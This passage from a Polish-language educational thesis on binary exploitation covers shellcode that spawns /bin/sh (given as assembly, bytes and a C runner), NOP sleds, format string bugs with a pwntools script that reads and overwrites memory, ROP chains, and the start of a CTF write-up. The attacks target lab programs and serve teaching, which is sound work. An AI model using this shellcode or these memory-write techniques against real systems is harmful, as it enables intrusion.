8  }
```

Jak można zobaczyć na poniższym listingu, przekazując do programu zbyt długi ciąg – na przykład o długości 32 bajtów – nadpisywane są wewnętrzne struktury alokatora. Ta sytuacja jest wykrywana przez funkcję `free`, która kończy działanie programu. Listing został skrócony, gdyż wyjście programu zawierało również tak zwany *backtrace*, czyli listę kolejnych funkcji w których znajdował się program podczas wystąpienia błędu oraz mapę pamięci (ang. *memory map*).

```
$ ./a.out $(python -c "print('a' * 32)")
*** Error in `./a.out': free(): invalid next size (fast): 0x00005610f201b010 ***
// (...)
Aborted (core dumped)
```

8.2. Shellcode

Pojęciem shellcode określa się kod maszynowy, który poprzez wykorzystanie błędu w aplikacji umieszcza się w jej pamięci wykonywalnej, w celu późniejszego wykonania tego shellcode-u.

Większość shellcode-ów jest pisanych w celu zdobycia kontroli nad maszyną przez uruchomienie powłoki (ang. *shell*) np. `/bin/sh` na systemach Linux. Stąd też pochodzi nazwa tej techniki [46].

Przykładowy shellcode wywołujący powłokę `/bin/sh` dla 32-bitowych programów w systemie Linux można zobaczyć na listingu 8.5. Przedstawiony kod wykonuje wywołanie systemowe

`execve`, które podmienia obecny obraz procesu na obraz nowo uruchamianego programu.

Listing 8.5. Shellcode wygenerowany poprzez funkcję `pwn.shellcraft.i386.linux.sh()` z biblioteki `pwntools` do języka Python. Autorzy `pwntools` starają się, aby w miarę możliwości shellcode-y nie zawierały niektórych wartości bajtów – na przykład bajtu zerowego^a.

```
; Shellcode wykonujący: execve(path='/bin///sh', argv=['sh'], envp=0)
; Zgodnie z konwencją wywołań kolejne argumenty muszą być w EBX, ECX, EDX

; Odkłada na stos łańcucha znaków '/bin///sh\x00'
push 0x68
push 0x732f2f2f
push 0x6e69622f

; Pobranie adresu odłożonego łańcucha do rejestru EBX
; (jest to argument `path`)
mov ebx, esp

; Odkłada na stos ciąg 'sh\x00\x00' - pierwszy element tablicy argumentów
; Poprzez odłożenie 0x1010101 i operację XOR z 0x1016972
push 0x1010101
xor dword ptr [esp], 0x1016972

; Odkłada na stos 0 - drugi element tablicy argumentów
xor ecx, ecx      ; Zeruje rejestr ECX
push ecx         ; Odkłada 0 na stos

; Sprawia, żeby rejestr ECX wskazywał na pierwszy element tablicy
push 4           ; Odkłada 4 na stos
pop ecx          ; Pobiera 4 do rejestru ECX
add ecx, esp     ; Oblicza ECX += ESP
push ecx         ; Odkłada ECX (wskaznik na tablicę) na stos
mov ecx, esp     ; Pobiera adres tablicy do ECX

; Zeruje rejestr EDX - argument `envp`
xor edx, edx

; Wywołuje execve
push 11          ; Odkłada numer wywołania systemowego execve na stos
pop eax          ; Pobiera ten numer do rejestru EAX
int 0x80         ; Wykonuje wywołanie systemowe
```

^aGdyż może to sprawiać problemy z przekazaniem shellcode-u do programu przez niektóre funkcje.

Wywołanie takiego shellcode-u zostało pokazane na listingu 8.8 na podstawie programu napisanego w języku C zaprezentowanego na listingu 8.7. Został on skompilowany jako 32-bitowy program z wyłączeniem ochrony pamięci przed wykonaniem (bitu NX). Sam shellcode został

skompilowany oraz zamieniony na formę binarną poprzez wykorzystanie języka Python oraz modułu pwntools co zostało zaprezentowane na listingu 8.6.

Listing 8.6. Interaktywna sesja IPython przedstawiająca kompilację oraz zamianę shellcode tak, by móc go wykorzystać w języku C.

```
1 In [1]: import pwn
2 In [2]: shellcode = pwn.shellcraft.i386.linux.sh()
3 In [3]: shellcode_string = pwn.asm(shellcode, arch='i386', os='linux')
4 In [4]: print(','.join(map(hex, map(ord, shellcode_string))))
5 0x6a,0x68,0x68,0x2f,0x2f,0x2f,0x73,0x68,0x2f,0x62,0x69,0x6e,0x89,0xe3,0x68,0x1,
6 0x1,0x1,0x1,0x81,0x34,0x24,0x72,0x69,0x1,0x1,0x31,0xc9,0x51,0x6a,0x4,0x59,0x1,
7 0xe1,0x51,0x89,0xe1,0x31,0xd2,0x6a,0xb,0x58,0xcd,0x80
```

Listing 8.7. Program wykonujący shellcode z listingu 8.5.

```
1 #include <stdio.h>
2 #include <stdint.h>
3
4 uint8_t shellcode[] = {
5     0x6a,0x68,0x68,0x2f,0x2f,0x2f,0x73,0x68,0x2f,0x62,0x69,0x6e,0x89,
6     0xe3,0x68,0x1,0x1,0x1,0x1,0x81,0x34,0x24,0x72,0x69,0x1,0x1,0x31,
7     0xc9,0x51,0x6a,0x4,0x59,0x1,0xe1,0x51,0x89,0xe1,0x31,0xd2,0x6a,
8     0xb,0x58,0xcd,0x80};
9
10 int main() {
11     // rzutowanie pamięci na wskaźnik na funkcje
12     // oraz wykonanie jej
13     puts("[*] Before running shellcode");
14     ((void(*) (void)) shellcode) ();
15
16     // program nigdy nie wykona poniższego kodu, gdyż
17     // wywołanie systemowe execve podmienia cały proces
18     puts("[*] After running shellcode");
19 }
```

Listing 8.8. Kompilacja oraz uruchomienie programu z listingu 8.7.


```

$ gcc -m32 -z execstack ./main.c
$ ./a.out
[*] Before running shellcode
sh-4.4$ echo "Yay we got shell"
Yay we got shell
sh-4.4$ exit
$

```

8.3. „Zjeżdżalnia NOPów”

„Zjeżdżalnia NOPów” (ang. *nop sled*) to technika polegająca na umieszczeniu sekwencji instrukcji `nop` (dla przypomnienia instrukcja ta jest instrukcją pustą – nie wykonuje żadnej czynności) przed właściwym shellcode-m. Wykorzystuje się ją na przykład wtedy, gdy nie znamy dokładnego adresu w pamięci gdzie znajdzie się nasz shellcode, ale możemy próbować zmodyfikować 1-2 bajty adresu powrotu zapisanego na stosie, tak, aby skierować program na bufor, w którym znajduje się shellcode. Ułatwia to znacznie trafienie na dobry adres w pamięci. Po wskoczeniu do „zjeżdżalni” program wykona instrukcje `nop`, a następnie cały kod przygotowanego shellcode-a. Schemat działania tej techniki został zaprezentowany na obrazie 8.1.



Rysunek 8.1. Przykładowy schemat działania techniki *nop sled* – atakujący zmienia adres powrotu, aby wskoczyć na „zjeżdżalnię NOPów”.

8.4. Błędy związane z łańcuchem formatującym

Łańcuch formatujący to ciąg znaków przekazywanych do funkcji na przykład w celu wypisania przekazanych jej parametrów w określony sposób.

Błędy związane z łańcuchami formatującymi (ang. *format string bugs*) polegają na przekazaniu do funkcji łańcucha formatującego pochodzącego z niezaufanego źródła. Występują one głównie w języku C, gdyż funkcje z biblioteki standardowej nie sprawdzają czy liczbą specyfikatorów formatów znajdujących się w łańcuchu formatującym jest zgodna z liczbą przekazanych parametrów [47].

Przykładem funkcji podatnych na ten błąd są te z rodziny `printf`, które służą do wypisywania lub zapisywania sformatowanych danych:

- `int printf(const char *format, ...)`; – na standardowe wyjście.
- `int fprintf(FILE *stream, const char *format, ...)`; – do pliku określonego wskaźnikiem na strukturę `FILE`.
- `int dprintf(int fd, const char *format, ...)`; – do pliku określonego deskryptorem pliku.
- `int sprintf(char *str, const char *format, ...)`; – do bufora `str`.
- `int snprintf(char *str, size_t size, const char *format, ...)`; – do bufora `str` wpisując maksymalnie `size` bajtów.

W tabeli 8.2 przedstawiono wybrane specyfikatory formatu, które można wykorzystać w łańcuchu formatującym. Podczas używania należy je poprzedzać znakiem `%`.

Na listingu 8.9 przedstawiono kod programu, który błędnie wykorzystuje funkcję `printf` – przekazując jej łańcuch znaków pobrany z standardowego wejścia.

Tabela 8.2. Wybrane specyfikatory formatu.

Specyfikator formatu	Wyjaśnienie
d	Liczba całkowita ze znakiem – int
u	Liczba całkowita bez znaku – unsigned
x, X	Liczba typu unsigned w formacie szesnastkowym; wielka litera powoduje wypisanie wielkich liter.
lx, lX	Liczba typu unsigned long w formacie szesnastkowym.
f	Liczba zmiennoprzecinkowa typu float .
s	Łańcuch znaków pobrany spod przekazanego wskaźnika.
n	Zapisać dotychczasowo wypisaną (lub zapisaną) liczbę bajtów pod podany adres.

Jak można zobaczyć na listingu 8.10, podając łańcuch zawierający kolejne specyfikatory formatu, funkcja `printf` wypisuje kolejne wartości w których można również odnaleźć zmienne `secret`, `c`, `b` oraz `s` – zostały one pogrubione na poniższym listingu. Na zielono zaznaczono wejście do programu, a na czerwono to, co wypisała funkcja `printf`.

Dzieje się tak ponieważ funkcja `printf` dla kolejnych specyfikatorów formatu wykorzystuje kolejną wartość ze stosu. Co prawda zgodnie z konwencją wywołań dla 64-bitowych programów na systemie Linux pierwsze 5 argumentów tej funkcji jest przekazywanych przez rejestry, lecz są one wewnątrz niej kopiowane na stos. Można to zobaczyć na listingu 8.11.

Listing 8.9. Program w którym łańcuch formatujący pochodzi z niezaufanego źródła – od użytkownika. Został on skompilowany poleceniem `gcc main.c`. Słowo kluczowe `volatile` zostało użyte, aby kompilator nie wyoptymalizował lub usunął zmiennych.

```

1  #include <stdio.h>
2
3  int main() {
4      char buf[256];
5      volatile int secret = 0x444F4F47;
6      printf("secret address = %p, value=0x%X\n", &secret, secret);
7
8      while(printf("\nProvide input: ") && fgets(buf, sizeof(buf), stdin) != 0) {
9          volatile char* s = "hello";
10         volatile int b = 0BBBBBBBB;
11         volatile int c = 0CCCCCCCC;
12
13         printf(buf);
14
15         if (secret == 0x1337) {
16             puts("Secret changed to 0x1337!");
17             return 0;
18         }
19     }
20 }
```

Listing 8.10. Wypisywanie kolejnych wartości ze stosu w programie z listingu 8.9 poprzez przekazanie odpowiedniego łańcucha formatującego.

```
$ ./a.out
```

```
secret address = 0x7ffd838a38fc, value=0x444F4F47
```

```
Provide input: %lX %lX %lX %lX %lX %lX %lX %lX %lX %lX %lX
```

```
7FFD838A3910 7F7AE2F646F0 1 55E0A3F58450 7F7AE3142480 0 444F4F4700000000
```

```
CCCCCCCCBBBBBBBB 55E0A2B33949 20586C2520586C25 20586C2520586C25 20586C2520586C25
```

Listing 8.11. Kopiowanie rejestrów przez funkcję `printf` na stos (oznaczone na czerwono). Wklejka pochodzi z debugowania programu z listingu 8.9 przy użyciu GDB wraz z dodatkiem Pwndbg. Debugger znajduje się zaraz po wejściu do procedury linkującej – `printf@plt`.

```

-> 0x555555554650 <printf@plt> jmp     qword ptr [rip + 0x2009ca] <0x7ffff7a844b0>

0x7ffff7a844b0 <printf>      sub     rsp, 0xd8
0x7ffff7a844b7 <printf+7>      test   al, al
0x7ffff7a844b9 <printf+9>      mov     qword ptr [rsp + 0x28], rsi
0x7ffff7a844be <printf+14>     mov     qword ptr [rsp + 0x30], rdx
0x7ffff7a844c3 <printf+19>     mov     qword ptr [rsp + 0x38], rcx
0x7ffff7a844c8 <printf+24>     mov     qword ptr [rsp + 0x40], r8
0x7ffff7a844cd <printf+29>     mov     qword ptr [rsp + 0x48], r9
0x7ffff7a844d2 <printf+34>     je      printf+91                                <0x7ffff7a8450b>

0x7ffff7a8450b <printf+91>     mov     rax, qword ptr fs:[0x28]
0x7ffff7a84514 <printf+100>    mov     qword ptr [rsp + 0x18], rax

```

8.4.1. Rozszerzenie pozwalające odczytać element o zadanym numerze

Jak można było zauważyć wcześniej, jesteśmy w stanie wypisać wartości kolejnych zmiennych lokalnych, które znajdują się w funkcji `main`. Inną ciekawą techniką jest wykorzystanie rozszerzenia specyfikatorów formatu pochodzącego z systemów UNIX. Pozwala ono na wypisanie elementu o danym numerze [48]. Robi się to poprzez zapis `%X$Y`, gdzie `x` to numer elementu (rozpoczynając od 1), a `y` to dany specyfikator formatu.

Wykorzystanie tej techniki zostało zaprezentowane na listingu 8.12. Co mogło być wcześniej niejasne, pogrubiona wcześniej wartość **55E0A2B33949** – znajdująca się na numerze dziewiątym – jest wartością zmiennej `s`, gdyż wypisanie tego elementu jako łańcuch znaków, wypisuje „hello”. Jak można zobaczyć na przedstawionym listingu, na dziesiątym elemencie zaczyna się bufor, do którego pobierane są kolejne linie.

8.4.2. Czytanie z oraz pisanie pod prawie dowolny adres w pamięci procesu

Wykorzystując fakt, że bufor do którego piszemy znajduje się na stosie, istnieje możliwość czytania oraz zapisywania pamięci niemalże z dowolnego adresu – ograniczają nas jedynie znaki, których nie da się wpisać do bufora. W tym przypadku jest to znak nowej linii – `\n` – czyli bajt `0xA` – ponieważ to po jego odebraniu funkcja `fgets` przestaje wczytywać kolejne znaki.

Czytanie pamięci może odbyć się poprzez wpisanie do bufora danego adresu, a potem wypisanie danych spod tego adresu wykorzystując format na przykład `%11$s`. Zapis do pamięci można wykonać poprzez wpisanie do bufora adresu, następnie wypisanie odpowiedniej liczby bajtów oraz wykorzystanie ciągu formatującego na przykład `%hhn`.

Listing 8.12. Wykorzystanie rozszerzenia do specyfikatorów formatu, które pozwala na wypisanie elementu o danym numerze na stosie. W przykładzie nieprzypadkowo wypisano element dziesiąty ze stosu – jak można wnioskować, wypisywany jest początek bufora, do którego wpisywane jest wejście do programu. Na zielono oznaczono ciąg wpisywany na standardowe wejście, a na czerwono to, co wypisała funkcja `printf`.

```
$ ./a.out
```

```
secret address = 0x7ffdc3ff90dc, value=0x444F4F47
```

```
Provide input: %9$lx %9$s
```

```
55df80dd8949 hello
```

```
Provide input: XXXXXXXX <- bufor jest na 10 miejscu (znak 'X' to 0x58): %10$1X
```

```
XXXXXXXX <- bufor jest na 10 miejscu (znak 'X' to 0x58): 5858585858585858
```

Takie wykorzystanie łańcuchów formatujących zostało zaprezentowane w skrypcie z listingu 8.13. W celu łatwiejszego zrozumienia działania skryptu, do programu z listingu 8.9 dodano przed instrukcję warunkową `if` wypisywanie zmiennej `secret` – `printf("\nSecret is 0x%x\n", secret);`. Wynik skryptu można zobaczyć na listingu 8.14. Po przez wykorzystanie błędu wypisany został łańcuch znaków znajdujący się pod adresem zmiennej `secret`¹. Udało się również zmienić wartość tej zmiennej wykorzystując specyfikator formatu `n`.

¹Wartość `0x444F4F47` to ciąg „GOOD” zapisany w little endian – a zatem kolejne bajty ułożone są od lewej do prawej – `0x44` to „D”, `0x4F` to „O”, a `0x47` to „G”. Kolejność ułożenia danych w pamięci została wyjaśniona w sekcji 2.7.

Listing 8.13. Skrypt prezentujący odczytywanie oraz pisanie pod dany adres przy użyciu łańcuchu formatującego. Skrypt został napisany w języku Python 2.7. Wykorzystuje on moduł pwntools.

```
1  #!/usr/bin/env python2
2  # -*- coding: utf-8 -*-
3  from pwn import * # Import biblioteki pwntools
4
5  p = process('./a.out')
6  # Czytamy wiadomość programu aż do wypisywania adresu zmiennej `secret`
7  p.recvuntil('secret address = ')
8
9  # Odbieramy oraz konwertujemy na liczbę adres zmiennej `secret`
10 secret = int(p.recvuntil(', ')[:-1], 16)
11 print("Adres secret: 0x%x, jako string='%s'" % (secret, p64(secret)))
12
13 # Czytamy dane do moment aż proces prosi o wejście
14 p.recvuntil('Provide input: ')
15
16 # Tworzymy format, który wypisze pamięć spod adresu zmiennej `secret`
17 # jako łańcuch znaków. Adres umieszczany jest na końcu, gdyż może zawierać
18 # bajty zerowe, przez co printf skończy wypisywać pamięć.
19 # Ważne, aby string znajdujący się przed adresem miał wielokrotność 8 bajtów,
20 # aby dany numer elementu - np. 11$ odnosił się dokładnie do przekazywanego adresu.
21 fmt = '>%11$s <' + p64(secret)
22
23 # Wysyłamy łańcuch formatujący do procesu
24 p.sendline(fmt)
25 print("Received:\n{}\n".format(p.recv()))
26
27 ## Nadpiszemy zmienną secret wartością 0x1337 - należy ją wpisać w little endian
28 # A zatem do kolejnych komórek pamięci wpisujemy bajty: 37 13 00 00
29 # Wykorzystamy do tego specyfikator %hhn, który wpisze wypisaną dotychczas liczbę
30 # bajtów do podanego adresu; z uwagi na to, że adres secret zawiera bajty zerowe
31 # musimy umieszczać go na końcu i odpowiednio ustawiać numer elementu, pod który
32 # wpisujemy wartość.
33 p.sendline('%055c%12$hhn....' + p64(secret)) # secret+0 = 0x37 (55)
34 p.sendline('%019c%12$hhn....' + p64(secret+1)) # secret+1 = 0x13 (19)
35 p.sendline('%11$hhn.' + p64(secret+2)) # secret+2 = 0x00
36 p.sendline('%11$hhn.' + p64(secret+3)) # secret+3 = 0x00
37
38 print p.recvall()
```

Listing 8.14. Wykorzystanie skryptu z listingu 8.13. Na czerwono zaznaczono wypisany łańcuch znaków spod komórek pamięci, w których znajduje się zmienna `secret`. Jako, że nie jest ona łańcuchem znaków, to ciąg „GOOD” nie jest zakończony bajtem zerowym, a więc program wypisuje kolejne bajty tak długo, aż natrafi na taki bajt^a. Na zielono umieszczono dodatkowe komentarze. Niedrukowalne znaki, które w konsoli wyświetlone zostały jako pytajniki w kwadracie zostały zastąpione znakiem „?”.

```
$ python exploit.py
```

```
[+] Starting local process './a.out': pid 20438
Adres secret: 0x7ffda65fad3c, jako string='<\xad\xa6?'
Received:
>GOOD\xbb\xbb\xbb\xbb????)\x9ar??U <<\xad\xa6?
Secret is 0x444f4f47
Provide input:

[+] Receiving all data: Done (263B)
[*] Process './a.out' stopped with exit code 0 (pid 20438)
P...<\xad\xa6?
Secret is 0x444f4f37 // Zmieniono pierwszy bajt: 47 -> 37

Provide input: P...=<\xad\xa6?
Secret is 0x444f1337 // Zmieniono drugi bajt: 4f -> 13

Provide input: .><\xad\xa6?
Secret is 0x44001337 // Zmieniono trzeci bajt: 4f -> 00

Provide input: .?<\xad\xa6?
Secret is 0x1337 // Zmieniono czwarty bajt 44 -> 00
Secret changed to 0x1337!
```

^aOperacja taka to z perspektywy programu napisanego w języku C niezdefiniowane zachowanie. Gdyby program przez długi czas nie natrafił na bajt zerowy, to w końcu odwołałby się do adresu, który nie należałby do jego pamięci, przez co jego działanie zostałoby przerwane.

8.5. Programowanie zorientowane na powroty

Programowanie zorientowane na powroty (ang. *return-oriented programming*, w skrócie *ROP*) to technika polegająca na odpowiednim nadpisaniu stosu kolejnymi adresami powrotu do tak zwanych *gadżetów* (ang. *gadget*) czyli zestawów kolejnych instrukcji powstałych z interpretacji dowolnych bajtów w sekcji wykonywalnej programu – najczęściej zakończonych instrukcją `ret` [49].

Gadżetem mogą zatem być zarówno instrukcje kończące jedną z funkcji programu jak i dowolne inne obszary pamięci leżące w wykonywalnej sekcji kodu (być może zaczynające się w środku innej instrukcji), które mogą być zinterpretowane jako poprawny ciąg poleceń procesora. Deasemblację tego typu prezentuje listing 8.15. Procesor nie sprawdza w żaden sposób czy pamięć na którą wskazuje wskaźnik instrukcji (rejestr EIP albo RIP) to instrukcje, które „programista zamierzał wykonać” czy może są one wynikiem dekodowania bajtów znajdujących się w połowie jednej z instrukcji.

Listing 8.15. Interaktywna sesja konsoli IPython przedstawiająca deasemblację bajtów do kodu assemblera x86-64 z wykorzystaniem Capstone – wieloplatformowej biblioteki napisanej w języku C pozwalającej deasemblować assembly różnych architektur [50]. Biblioteka ta posiada również bindingi do wielu języków programowania. Jak można zauważyć deasemblacja podanego ciągu od pierwszego bajtu daje zupełnie inny kod, niż deasemblacja od drugiego bajtu.

```
1 In [1]: from binascii import hexlify
2     ...: from capstone import Cs, CS_ARCH_X86, CS_MODE_64
3     ...: # tworzymy obiekt deassemblera
4     ...: md = Cs(CS_ARCH_X86, CS_MODE_64)           # ustawiamy architekturę x86-64
5     ...: CODE = b"\x3C\xff\x00\x00\x08\xc3"        # kod w formie binarnej
6     ...:
7     ...: def print_instr(i):
8     ...:     print(" (%4s) %s %s" % (hexlify(i.bytes), i.mnemonic, i.op_str))
9     ...:
10    ...: print("Deasemblacja kodu od pierwszego bajtu - %12s:" % hexlify(CODE))
11    ...: for instruction in md.disasm(CODE, 0):
12    ...:     print_instr(instruction)
13    ...: print()
14    ...: print("Deasemblacja kodu od drugiego bajtu - %12s:" % hexlify(CODE[1:]))
15    ...: for instruction in md.disasm(CODE[1:], 0):
16    ...:     print_instr(instruction)
17    ...:
18 Deasemblacja od pierwszego bajtu - 3cff000008c3:
19 (3cff) cmp al, 0xff
20 (0000) add byte ptr [rax], al
21 (08c3) or bl, al
22
23 Deasemblacja od drugiego bajtu - ff000008c3:
24 (ff00) inc dword ptr [rax]
25 (0008) add byte ptr [rax], cl
26 ( c3) ret
```


Na listingu 8.16 zaprezentowano przykład wykorzystania techniki ROP na 64-bitowym programie w systemie Linux. Przedstawiony przykład doprowadzi do wykonania funkcji `read(int fd, void* buf, size_t count)` z argumentami `fd=0`, `buf=0x601c02`, `count=32`.

Procesor wychodząc z funkcji w której przepełniono bufor i nadpisano stos wykona instrukcję `ret`, która „powróci” pod nadpisany adres powrotu pobrany ze stosu – `0x4005d2`. Następnie najpierw ściągnie wartość `0` ze stosu do rejestru `rdi` (będzie to pierwszy argument funkcji `read`). Kolejno wykonane zostaną gadżety spod adresów `0x4001f9` oraz `0x401bde`. Uzupełnią one trzy rejestry – `rsi`, `rdx` oraz `r15`. Ustawienie tego ostatniego nie jest potrzebne do wykonania funkcji `read`, natomiast szukając gadżetów można nie znaleźć takiego, który uzupełnia sam rejestr `rdx`. Ostatnim gadżetem będzie `0x400d2e`, który wykona skok do funkcji `read`, co spowoduje wypisanie na standardowe wyjście (zakładając, że jest ono pod deskryptorem pliku o numerze 0) 32 bajtów spod adresu `0x601c02`.

Listing 8.16. Schemat działania techniki ROP oraz ułożenie stosu przed wyjściem z funkcji, czyli przed wykonaniem instrukcji `ret`.

```

    Adres 0x0    <--- pamięć (adresy rosna w dól)
    +-----+
    |         |
    |         |
RSP  -> +-----+
    | 0x4005d2 +-----> 0x4005d2: pop rdi ; ściąga ze stosu fd=0 do rdi
RSP-8 -> +-----+      0x4005d3: ret      ; skacze do kolejnego gadżetu
    |  0x0    |
    +-----+
    | 0x4001f9 +-----> 0x4001f9: pop rsi ; ściąga ze stosu adres bufora do rsi
    +-----+      0x4001fa: ret      ; skacze do kolejnego gadżetu
    | 0x601c02 |
    +-----+
    | 0x401bde +-----> 0x401bde: pop rdx ; ściąga ze stosu count=32 do rdx
    +-----+      0x401bdf: pop r15 ; ściąga ze stosu wartość 0 do r15
    |  0x20   |      0x401be0: ret      ; skacze do kolejnego gadżetu
RSP-48 > +-----+
    |  0x0    |
    +-----+
    | 0x400d2e +-----> 0x400d2e: jmp read ; wywołuje read(rdi, rsi, rdx)
    +-----+
    |         |
    |         |
    +-----+
    Adres 0xffffffffffffffff

```

Posiadając dostatecznie dużo gadżetów i możliwość nadpisania odpowiednio dużo wartości na

stosie, jesteśmy w stanie wykonać dowolny kod. W pracy [51] przedstawiono kompletny w sensie Turinga zestaw gadżetów oraz dokonano analizy binariów (wliczając w to biblioteki dynamicznie ładowane) znajdujących się w systemach Linux – wykazano, że jedna trzecia plików zawierała te gadżety.

9. Analiza wybranych problemów

W tej sekcji przedstawiono oraz zanalizowano wybrane zadania z konkursów CTF (Capture The Flag) z kategorii pwn (z ang. *pwning* lub też *binary exploitation*). Zadania te najczęściej polegają na przejęciu kontroli nad zdalnym serwerem lub uzyskaniu dostępu do wrażliwych zasobów. Na serwerze podanym przez organizatorów uruchomiona jest aplikacja zawierająca błędy. Uczestnicy nierzadko otrzymują plik binarny uruchomiony na serwerze, czasami również jego kod źródłowy lub wykorzystane biblioteki.

9.1. Zadanie „Recho” z Rois CTF 2017

Informacje o zadaniu:

- Nazwa zadania: Recho
- Konkurs: Rois CTF (w skrócie RCTF)
- Czas trwania CTF: 48 godzin
- Liczba drużyn, które rozwiązały zadanie: 620
- Liczba punktów do zdobycia: 370 (liczba punktów przydzielana zespołom na końcu konkursu była zależna od liczby nadesłanych poprawnych flag)
- Opis zadania: Zadanie polega na zdobyciu zawartości pliku flag z serwera organizatorów, mając do dyspozycji adres i port serwera oraz program w formie binarnej.

Sam program nie ma usuniętych symboli co ułatwia proces inżynierii wstecznej. Jak można zobaczyć na listingu 9.1 nie posiada on zabezpieczenia przed nadpisywaniem stosu – SSP (z ang. *Stack Smashing Protector* lub też *stack canary*) czy randomizacji adresów sekcji kodu – PIE (z ang. *Position Independent Executable*). Program stosuje „Partial RELRO” przez co można nadpisać wpisy w GOT (*Global Offset Table*). Bit NX jest włączony, przez co nie da się wykonywać instrukcji spod adresów znajdujących się w stronach pamięci, do których proces może zapisywać dane.

Nie wiadomo, czy istnieje więcej zabezpieczeń (np. ASLR – randomizacja adresów bibliotek, stosu czy sterty, filtrowanie wywołań systemowych czy otwieranych plików), gdyż program wykonuje się na serwerze zdalnym, do którego nie mamy dostępu.

W celu późniejszego wykorzystania błędu, przydatna może być również znajomość wpisów w tabeli GOT. Relokacje, w tym i tabelę GOT, prezentuje listing 9.2. Jak można zauważyć, w GOT znajdują się funkcje `write`, `printf`, `alarm`, `read`, `setvbuf` oraz `atoi`.

Listing 9.1. Podstawowe informacje o programie Recho.

```

$ file Recho
Recho: ELF 64-bit LSB executable, x86-64, version 1 (SYSV), dynamically linked,
interpreter /lib64/ld-linux-x86-64.so.2, for GNU/Linux 2.6.32,
BuildID[sha1]=6696795a3d110750d6229d85238cad1a67892298,
not stripped, with debug_info

$ checksec Recho
[*] '/home/dc/rctf/Recho/Recho'
Arch:      amd64-64-little
RELRO:     Partial RELRO
Stack:     No canary found
NX:        NX enabled
PIE:       No PIE (0x400000)

```

Listing 9.2. Relokacje programu Recho. Wypisane przy użyciu programu readelf.

```

$ readelf --relocs ./Recho

Relocation section '.rela.dyn' at offset 0x498 contains 5 entries:
Offset      Info          Type           Sym. Value   Sym. Name + Addend
600ff0     500000006     R_X86_64_GLOB_DAT 0             __libc_start_main@GLIBC_2.2.5 + 0
600ff8     600000006     R_X86_64_GLOB_DAT 0             __gmon_start__ + 0
601060     900000005     R_X86_64_COPY     601060       stdout@GLIBC_2.2.5 + 0
601070     a00000005     R_X86_64_COPY     601070       stdin@GLIBC_2.2.5 + 0
601080     b00000005     R_X86_64_COPY     601080       stderr@GLIBC_2.2.5 + 0

Relocation section '.rela.plt' at offset 0x510 contains 6 entries:
Offset      Info          Type           Sym. Value   Sym. Name + Addend
601018     100000007     R_X86_64_JUMP_SLO 0             write@GLIBC_2.2.5 + 0
601020     200000007     R_X86_64_JUMP_SLO 0             printf@GLIBC_2.2.5 + 0
601028     300000007     R_X86_64_JUMP_SLO 0             alarm@GLIBC_2.2.5 + 0
601030     400000007     R_X86_64_JUMP_SLO 0             read@GLIBC_2.2.5 + 0
601038     700000007     R_X86_64_JUMP_SLO 0             setvbuf@GLIBC_2.2.5 + 0
601040     800000007     R_X86_64_JUMP_SLO 0             atoi@GLIBC_2.2.5 + 0

```

9.1.1. Działanie programu

Wykorzystując narzędzie `readelf` (listing 9.3) możemy poznać punkt startowy programu – adres `0x400630`, czyli funkcję `_start`.

Funkcja ta wywołuje `__libc_start_main`, której przekazuje adres funkcji `main` napisanej przez programistę. Procedura `main` została przedstawiona w dwóch formach – po deasemblacji (rysunek 9.1) oraz po dekompilacji (listing 9.4). Na listingu 9.5 przedstawiono również dekompilację

Listing 9.3. Wyświetlanie EP (Entry Point) programu Recho.

```
$ readelf --file-header ./Recho | grep "Entry point address"
Entry point address:          0x400630

$ readelf --symbols ./Recho | grep 400630
13: 0000000000400630      0 SECTION LOCAL  DEFAULT 13
63: 0000000000400630    43 FUNC      GLOBAL DEFAULT 13 _start
```

